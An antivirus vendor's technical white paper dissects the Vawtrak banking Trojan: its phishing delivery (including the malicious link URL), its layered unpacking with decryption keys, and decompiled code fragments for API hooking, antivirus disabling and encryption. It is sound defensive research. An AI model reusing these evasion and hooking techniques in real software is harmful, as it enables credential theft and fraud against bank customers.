# Analysis of Banking Trojan Vawtrak

## White Paper

AVG Technologies, Virus Lab

Jakub Křoustek
March 2015

# Contents

# 1 Introduction

Vawtrak, Neverquest, or Snifula are different names of the same banking Trojan that has been spreading in recent months. It infects victims via malware downloaders (e.g. Zemot, Chaintor), exploit kits, or through drive-by downloads (e.g. spam email attachments or links).

Our analysis has shown that once it has infected a system, Vawtrak gains access to bank accounts visited by the victim. Furthermore, Vawtrak uses the infamous Pony[1] module for stealing a wide range of login credentials, such as passwords stored in browsers, FTP clients, private keys, or stored within remote-desktop settings.

As we will discuss in this technical report, Vawtrak is a sophisticated piece of malware in terms of supported features (creating VNC and SOCKS servers, screenshot and video capturing, usage of steganography, etc.) and its extensibility with regular updates of available command and control (C&C) servers, Vawtrak executable, and web-inject frameworks.

Vawtrak infections, based on our statistics, are most prevalent on devices in the Czech Republic, USA, UK, and Germany this year.





**Figure 1 – Countries most affected by the spreading of Vawtrak in Q1 2015.**

[1] https://blog.avast.com/2014/08/19/reveton-ransomware-has-dangerously-evolved/

Vawtrak binaries are continuing to evolve. We are witnessing minor changes in its features, target regions or banks. These changes create spikes in detections every 2-5 days.





**Figure 2 – Vawtrak spreading in 2015.**

In the following text, we describe Vawtrak from two perspectives – (1) Vawtrak's infection vector and (2) description of its features and internals.

In the first part, we will only cover details that were not mentioned in a recent VB article[2] on this topic. Instead, this report will mainly focus on the analysis of the features and internals.

[2] https://www.virusbtn.com/virusbulletin/archive/2015/01/vb201501-Vawtrak

# 2 Analysis

For analysis, we used a real example of a Vawtrak infection that arrived via a spam email pretending to be an Amazon invoice. As we can see in the following screenshot, the "order details" link points to a zip archive `invoice.pdf.zip` stored on a compromised Wordpress site, which is a common technique in these days[3].

**From:** Amazon [mailto:auto-confirm@amazon.us]
**Subject:** Order confirmation Amazon

amazon Prime

Your Recommendations | Your Ac

http://steelwater.net/wp-content/themes/parament/1.php
**Click to follow link**

Order

Order #002-8946728-9863674

Hello [redacted],

Thank you for shopping with us. We'll send a confirmation once your items have shipped. Your order details are indicated below. If you would like to view the status of your order or make any changes to it, please visit Your Orders on Amazon.com.

## Order Details

Order #002-8948728-9883674
Placed on Monday, November 1, 2014

Your estimated delivery date is:
**Thursday, December 4, 2014 - Wednesday, December 10, 2014**

Your shipping speed:
**Standard**

Order Details

Your order will be sent to:
[redacted]

| | | |
|---|---|---|
|  | Samsung UN40H5003 40Inch 1080p 60Hz<br>Misc.<br>Sold by AJchoice<br>Condition: New | **$377.99** |

| | |
|---|---|
| Item Subtotal: | $377.99 |
| Shipping & Handling: | $0.00 |
| Total Before Tax: | $377.99 |

[3] http://research.zscaler.com/2014/12/compromised-wordpress-sites-serving.html

**Figure 3 – Spam email used for Vawtrak delivery.**





**Figure 4 – Content of the downloaded archive.**

The archive contained one file **`invoice.pdf.scr`**. Immediately we noticed an inconsistency as the file tries to look like a PDF file and a screen saver at the same time. In fact, it is a regular executable file, which contains the main module of Vawtrak stored deeper inside it. The task of the initial executable is to install the packed module into the victim's system and make it persistent. Analyzing this malware is time consuming as it has been packed, encrypted, and compressed several times in order to make the analysis even harder.

From the victim's point of view, execution of the original file does not perform any visible actions under normal circumstances. However, it silently installs a dropped DLL file into the **`%ProgramData%`** folder with a random name and extension. At this moment, the original executable file is deleted because it is no longer needed. Furthermore, the DLL file is automatically executed during Windows start-up by using the **`regsvr32`** utility.





**Figure 5 – Start-up registration of the dropped DLL file.**

The second dropped DLL file is much smaller than the first one and its task is to infect running processes with the unpacked Vawtrak module. While studying the dropped DLL[4], we notice a file reference to `c:\This\Subversion\When.pdb`, which is a program database (PDB) file holding debugging information.





**Figure 6 – Reference to symbolic information.**

First, the dropped DLL decrypts its payload. In contrast with the sample described in the aforementioned VB article, the payload in this sample is stored within the `.text` section instead of the `.data` section. The encoded bytes are scattered among this section in small chunks and they are copied in a newly allocated space at first. Afterwards, the DLL uses a hard-coded 128-bit key "`YqeiDL7Twew37uru`" for decryption by using the XTEA[5] algorithm.





**Figure 7 – XTEA 128-bit decryption key and encrypted code chunks.**

[4] Later versions of this DLL do not contain this reference.
[5] https://en.wikipedia.org/wiki/XTEA

However, the malware author used 31 cycles (i.e. 62 Feistel rounds) instead of the standard 32 cycles, probably to confuse researchers.

```
#define ROUNDS 31
void XTEA_decrypt(unsigned int v[2], unsigned int key[4]) {
    unsigned int i, v0 = v[0], v1 = v[1];
    unsigned int delta = 0x9E3779B9, sum = delta * ROUNDS;
    for(i = 0; i < ROUNDS; i++) {
        v1  -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
        sum -= delta;
        v0  -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
    v[0] = v0; v[1] = v1;
}
```

**Figure 8 – XTEA algorithm used for decryption of DLL.**

The decrypted version is 201,296 bytes long and at first sight, it seems like another WinPE executable file.

```
00000000: 08 B8 00 4D 5A 90 00 03|00 00 00 82 04 00 30 FF  | ¸.MZ.....‚..0˙
00000010: FF 00 00 B8 00 38 2D 01|00 40 04 38 19 00 F0 00  | ˙..¸.8-..@.8..đ.
00000020: 0C 0E 1F 00 BA 0E 00 B4|09 CD 21 B8 00 01 4C CD  | ....ş..´.Í!¸..LÍ
00000030: 21 54 68 69 73 00 20 70|72 6F 67 72 61 6D 00 20  | !This. program.
00000040: 63 61 6E 6E 6F 74 20 00|62 65 20 72 75 6E 20 69  | cannot .be run i
00000050: 00 6E 20 44 4F 53 20 6D|6F 80 64 65 2E 0D 0D 0A  | .n DOS mo■de....
00000060: 24 04 86 00 BF E2 E0 C5|FB 83 8E 96 41 05 03 F2  | $.†.żâŕĹű.Ž-A..ň
00000070: FB 1B 96 FA 04 0B F8 11|00 03 26 7C 40 02 0F 26  | ű.-ú..ř...&|@..&
00000080: 7C 45 44 96 EA 02 17 8F|96 5F 00 07 F6 50 D1 6A  | |ED-ę..Ź-_..öPŃj
00000090: 96 EC 02 07 52 02 1F F6|14 D1 55 04 07 50 02 07  | -ě..R..ö.ŃU..P..
000000A0: 52 69 63 06 68 01 43 0D|B3 50 45 00 00 4C 80 01  | Ric.h.C.łPE..L■.
000000B0: 05 00 AC D5 75 54 05 13|00 E0 00 02 21 0B 01 0C  | ..¬ŐuT...ŕ..!...
```

**Figure 9 – Decrypted DLL, which is still compressed.**

However, it is not a valid executable file yet because it is still compressed (the LZNT1[6] format has been used). Therefore, the dropped DLL decompresses these bytes by using the **`RtlDecompressBuffer`**[7] API function. The resulting buffer contains a memory representation of another DLL file that is 210,944 bytes long.

In the next step, this new DLL is loaded via the **`LoadLibrary`** function that unmaps and replaces the original DLL with a modified one (i.e. the IAT[8] is fixed, the original sections are replaced by the new ones and the execution is passed to the entry point of the new DLL).

| Name | Virtual Address | Raw Offset | Virtual Size | Raw Size | Flags | Flags Description |
|---|---|---|---|---|---|---|
| .text | 0x00001000 | 0x00000400 | 0x0000491F | 0x00004A00 | 0x60000020 | Code, Executable, Read |
| .rdata | 0x00006000 | 0x00004E00 | 0x0000159A | 0x00001600 | 0x40000040 | Initialized Data, Read |
| .data | 0x00008000 | 0x00006400 | 0x00000100 | 0x00000200 | 0xC0000040 | Initialized Data, Read, Write |
| .rsrc | 0x00009000 | 0x00006600 | 0x0002D000 | 0x0002CE00 | 0x40000040 | Initialized Data, Read |
| .reloc | 0x00036000 | 0x00033400 | 0x000002C4 | 0x00000400 | 0x42000040 | Initialized Data, Discardable, Read |

**Figure 10 – Sections overview of the new DLL.**

[6] https://msdn.microsoft.com/en-us/library/jj665697.aspx
[7] https://msdn.microsoft.com/en-us/library/windows/hardware/ff552191%28v=vs.85%29.aspx
[8] https://en.wikipedia.org/wiki/Import_Address_Table

In order to make analysis even tougher, this new DLL extracts the final module from a resource called **RCData\101**, which is 183,366 bytes long. As we can see from the following image, this byte sequence starts with the "**AP32**" signature, which implies a usage of the aPLib[9] compression library. Note: this library is also used for encoding communication with a C&C server as we describe in the next section.





**Figure 11 – Resource file containing another DLL packed by aPLib.**

Therefore, we used the aPLib packer for decompression of the resource's content, which is the same principle as the aPLib decompression routine uses within the malware DLL.

```
c:\Downloads>appack.exe d 101.aplib 101d
===========================================================================
aPLib example                  Copyright (c) 1998-2009 by Joergen Ibsen / Jibz
                                                         All Rights Reserved

                                                  http://www.ibsensoftware.com/
===========================================================================

decompressed 183366 -> 363536 bytes in 0.00 seconds
```

**Figure 12 – Decompression by aPLib.**

Surprisingly, the decompressed result (363,536 bytes long) contains two new DLLs - a DLL module for 32-bit Windows and the other one for 64-bit Windows. Afterwards, both of these DLLs are injected into the running processes and the appropriate one executes Vawtrak's main functionality.





**Figure 13 – Decompressed resource file containing two Vawtrak DLLs – 32-bit + 64-bit.**

[9] http://ibsensoftware.com/products_aPLib.html

# 3 Functionality

For our analysis, we used the 32-bit DLL version of Vawtrak, which has been compiled by the Microsoft Visual-C++ compiler. Based on the available information, its internal name is `test_x32.dll` and it is a build no. 8. Decompilation of this sample has been done by using our RetDec decompiler[10].

Once executed, Vawtrak performs the following actions:

- Disables antivirus protection.
- Communicates with remote C&C servers – executes commands from a remote server, sends stolen information, downloads new versions of itself and web-injection frameworks.
- Hooks standard API functions, injects itself into new processes.
- Steals passwords, digital certificates, browser history, and cookies.
- Logs keystrokes.
- Takes screenshots of desktop or particular windows with highlighted mouse clicks.
- Captures user actions on desktop in an AVI video.
- Opens a VNC[11] (Virtual Network Computing) channel for a remote control of the infected machine.
- Creates a SOCKS[12] proxy server for communication through the victim's computer.
- Changes or deletes browser settings (e.g. disable Firefox SPDY[13]) and history. Vawtrak supports three major browsers to operate in – Internet Explorer, Firefox, and Chrome. It also supports password stealing from the other browsers.
- Modifies browser communication with a web server.
- Stores internal settings into encrypted registry keys.

We will describe these features in detail in the following subsections.

## 3.1 LCG-based Encryption Scheme

Vawtrak often uses encryption to protect its internals (e.g. encrypted strings) and communication with C&C servers. The used encryption scheme tries to act as the (theoretically unbreakable) Vernam cipher[14], i.e. encryption (and decryption) of plaintext is done by a random key of the same length. The encryption operation is implemented by using a simple exclusive-or (XOR) of each byte of plaintext and key. However, it is quite hard to generate and distribute such a key. Therefore, Vawtrak uses a simplification of this process by using a Linear Congruential Generator[15] (LCG).

```
unsigned int random(unsigned int *seed) {
    *seed = 0x343FD * *seed + 0x269EC3;
    return (*seed >> 16) & 0x7FFF;
}
```

**Figure 14 – LCG-based generation of pseudorandom numbers.**

[10] https://retdec.com/
[11] https://en.wikipedia.org/wiki/Virtual_Network_Computing
[12] https://en.wikipedia.org/wiki/SOCKS
[13] https://en.wikipedia.org/wiki/SPDY
[14] https://en.wikipedia.org/wiki/Vernam_cipher
[15] https://en.wikipedia.org/wiki/Linear_congruential_generator

This algorithm generates a sequence of pseudorandom numbers based on the seed value. In other words, it can produce a sequence of numbers of any size, but they are not truly random because one can re-generate the same sequence using the same seed value. Vawtrak uses this trick to its advantage because it only needs to distribute the seed value together with the encrypted messages. Therefore, the receiver can simply decrypt such message without a need to have a complete decryption key.

Furthermore, Vawtrak is designed to produce different encrypted outputs on each infected machine (e.g. different registry value names, unique bot ID). This is achieved by using a machine-specific initial seed value for all the encryption processes, e.g. hard-drive number or MAC address.

## 3.2 Elimination of Antivirus Software

The final Vawtrak module also contains proactive protection against antivirus detection. This defense mechanism tries to detect any installed AV and disable it by using the Windows mechanism called Software Restriction Policies[16]. The list of "supported" software taken from the DLL is thorough:

| | |
|---|---|
| **AVG** | **F-Secure** |
| **avg8** | **F-Secure Internet Security** |
| **AVAST Software** | **G DATA** |
| **Avira GmbH** | **Common Files\G DATA** |
| **Avira** | **P Tools** |
| **Kaspersky Lab** | **Common Files\P Tools** |
| **Kaspersky Lab Setup Files** | **P Tools Internet Security** |
| **DrWeb** | **K7 omputing** |
| **Norton AntiVirus** | **Trend Micro** |
| **ESET** | **Vba32** |
| **Agnitum** | **Sunbelt Software** |
| **Panda Security** | **FRISK Software** |
| **McAfee** | **Online Solutions** |
| **McAfee.com** | **Security Task Manager** |
| **Trend Micro** | **Zillya Antivirus** |
| **BitDefender** | **Spyware Terminator** |
| **ArcaBit** | **Lavasoft** |
| **Online Solutions** | **BlockPost** |
| **AnVir Task Manager** | **DefenseWall HIPS** |
| **Alwil Software** | **DefenseWall** |
| **Symantec** | **Microsoft\Microsoft Antimalware** |
| **Xore** | **Microsoft Security Essentials** |
| **Common Files\Symantec Shared** | **Sandboxie** |
| **a-squared Anti-Malware** | **Positive Technologies** |
| **a-squared HiJackFree** | **UAenter** |
| **Doctor Web** | **Malwarebytes** |
| **Common Files\Doctor Web** | **Malwarebytes' Anti-Malware** |
| **f-secure** | **Microsoft Security Client** |

Vawtrak also bypasses the IBM Trusteer Rapport[17] security protection whenever it is detected inside of Internet Explorer by hooking the `VirtualProtect` API function used by Rapport.

[16] https://technet.microsoft.com/en-us/library/bb457006.aspx
[17] https://en.wikipedia.org/wiki/Trusteer

## 3.3 Injections and API Hooking

Once the Vawtrak DLL (either 32-bit or 64-bit) is injected and mapped into a running process, a new remote thread with its code is started. Vawtrak avoids running in system processes. However, the check to determine whether the process is system is only run after it is injected. If so, the thread is terminated.

```
hModule = GetModuleHandleA(NULL);
GetModuleFileNameA(hModule, cModuleName, 260);
if (StrStrIA(cModuleName, "csrss.exe") || /* smss.exe, wininit.exe, services.exe,
    svchost.exe, lsas.exe, lsm.exe, winlogon.exe, Dbgview.exe, taskhost.exe */) {
    return;
} else {
    mainFunc();
    clean();
}
```

**Figure 15 – Detection of system processes.**

In the remaining processes, Vawtrak first places several API hooks[18]. Roughly speaking, a hook is malicious code that is executed before or instead of a legitimate function. For example, the following code is executed in all non-system processes by Vawtrak.

```
int mainFunc(void) {
    //...
    hook("KERNEL32.DLL", "CreateProcessW", hookCreateProcessW,
        &createProcessWBackup);
    hook("KERNEL32.DLL", "CreateProcessA", hookCreateProcessA,
        &createProcessABackup);
    //...
}
```

**Figure 16 – Hooking process made by Vawtrak.**

The hook function places a detouring hook in a defined standard API function (e.g. **`CreateProcess`**), which will redirect its execution to a hooking function as soon as the injected process tries to call this API function (e.g. **`hookCreateProcessA`**). In this example, Vawtrak uses the **`hookCreateProcessA`** function to spread its malicious code to every child process. The hooking function can then also resume the execution of the original API function (e.g. **`createProcessABackup`**). Whenever there is no *backup* function, the original function is not called after the hooked code is executed. This is used to silence user notifications.

Vawtrak uses hooks for three main purposes:

1. To spread itself to new processes (e.g. **`CreateProcess`**).
2. To steal login credentials, digital certificates, etc. (e.g. **`InternetSendRequestA`**, **`PR_Write`**, **`PFXImportCertStore`**, **`GetKeyState`**). The original function call is intercepted, the request (e.g. login and password) is copied, and the original function is resumed without a user notice.

[18] https://en.wikipedia.org/wiki/Hooking

3. To hide itself by disabling functions that may attract user attention when Vawtrak is operating on background (e.g. disabling **PlaySoundA**, **FlashWindow**). Calls to these functions are redirected to empty functions without a return to the original API function, which simply suppresses them.

Vawtrak has a different set of hooks for Internet Explorer, Firefox, Chrome, and Windows Explorer because each browser uses different libraries for communication with web servers.

```
int hookBrowsers(void) {
    switch (gBrowserType) {
        case IEXPLORE:
            hook("WININET.DLL", "InternetConnectA", hookInConA, &inConABck);
            // HttpSendRequestA, HttpSendRequestExA, InternetReadFile,
            // HttpOpenRequestA, InternetWriteFile, ...
            break;
        case FIREFOX:
            hook("NSPR4.DLL", "PR_Read", hookPR_Read, &gpPR_ReadBck);
            hook("NSPR4.DLL", "PR_Write", hookPR_Write, &gpPR_WriteBck);
            hook("NSPR4.DLL", "PR_Close", hookPR_Close, &gpPR_CloseBck);
            break;
        case CHROME:
            hook("KERNEL32.DLL", "LoadLibraryA", hookLoadLibA, &gpLoadLibABck);
            hook("KERNEL32.DLL", "LoadLibraryW", hookLoadLibraryW, &gpLoadLibWBck);
            // ...
            break;
    }
    //...
}
```

**Figure 17 – Hooking of browsers.**

The aforementioned **hook** function is quite interesting because it contains a simplified x86[19] disassembler, which is used for decoding instructions of the hooked API functions. First, the original instructions of these API functions are backed-up. Afterwards, they are replaced by a jump instruction to the hooking function (the **0xE9** opcode followed by an address of the hooking function).
We will illustrate this technique below. In the following screenshot, we see some Vawtrak hooks made within inside the Firefox process.

Modules | Usermode Hooks | Disassembler | Class-Instance-Browser | Log | GlobalOptions

| Hooked/Modified Object | Hook Redirection/Info | Type of Hook | Original Instruction / Bytes | New Instruction / Bytes |
|---|---|---|---|---|
| [2520] firefox.exe!kernel32.dll->CreateProcessW | [0x7590204D] => $rCode5B0000 [0x005BBAB1] | Inline - Detour [5 Bytes] | mov edi , edi | jmp 005BBAB6h |
| [2520] firefox.exe!kernel32.dll->CreateProcessA | [0x75902082] => $rCode5B0000 [0x005BBB74] | Inline - Detour [5 Bytes] | mov edi , edi | jmp 005BBB79h |
| [2520] firefox.exe!USER32.dll->FindWindowA | [0x75A78FF3] => 0x053AFFFB | Inline - Detour [5 Bytes] | mov edi , edi | jmp 053B0000h |
| [2520] firefox.exe!USER32.dll->FindWindowW | [0x75A7AE0D] => 0x057AFFFB | Inline - Detour [5 Bytes] | mov edi , edi | jmp 057B0000h |
| [2520] firefox.exe!USER32.dll->GetWindowInfo | [0x75A84B5E] => xul.dll [0x63463383] | Inline - Detour [5 Bytes] | push 08h | jmp 63463388h |
| [2520] firefox.exe!USER32.dll->BlockInput | [0x75AA6A99] => 0x02AAFFFB | Inline - Detour [5 Bytes] | mov eax , 00001141h | jmp 02AB0000h |
| [2520] firefox.exe!USER32.dll->FindWindowExW | [0x75AA712B] => 0x057CFFFB | Inline - Detour [5 Bytes] | mov edi , edi | jmp 057D0000h |
| [2520] firefox.exe!ADVAPI32.dll->CreateProcessAsUs... | [0x75B4C532] => $rCode5B0000 [0x005BBC33] | Inline - Detour [5 Bytes] | mov edi , edi | jmp 005BBC38h |
| [2520] firefox.exe!ADVAPI32.dll->CreateProcessAsUs... | [0x75B82642] => $rCode5B0000 [0x005BBCF9] | Inline - Detour [5 Bytes] | mov edi , edi | jmp 005BBCFEh |
| [2520] firefox.exe!CRYPT32.dll->PFXImportCertStore | [0x755F18B8] => $rCode5B0000 [0x005BA555] | Inline - Detour [5 Bytes] | mov edi , edi | jmp 005BA55Ah |
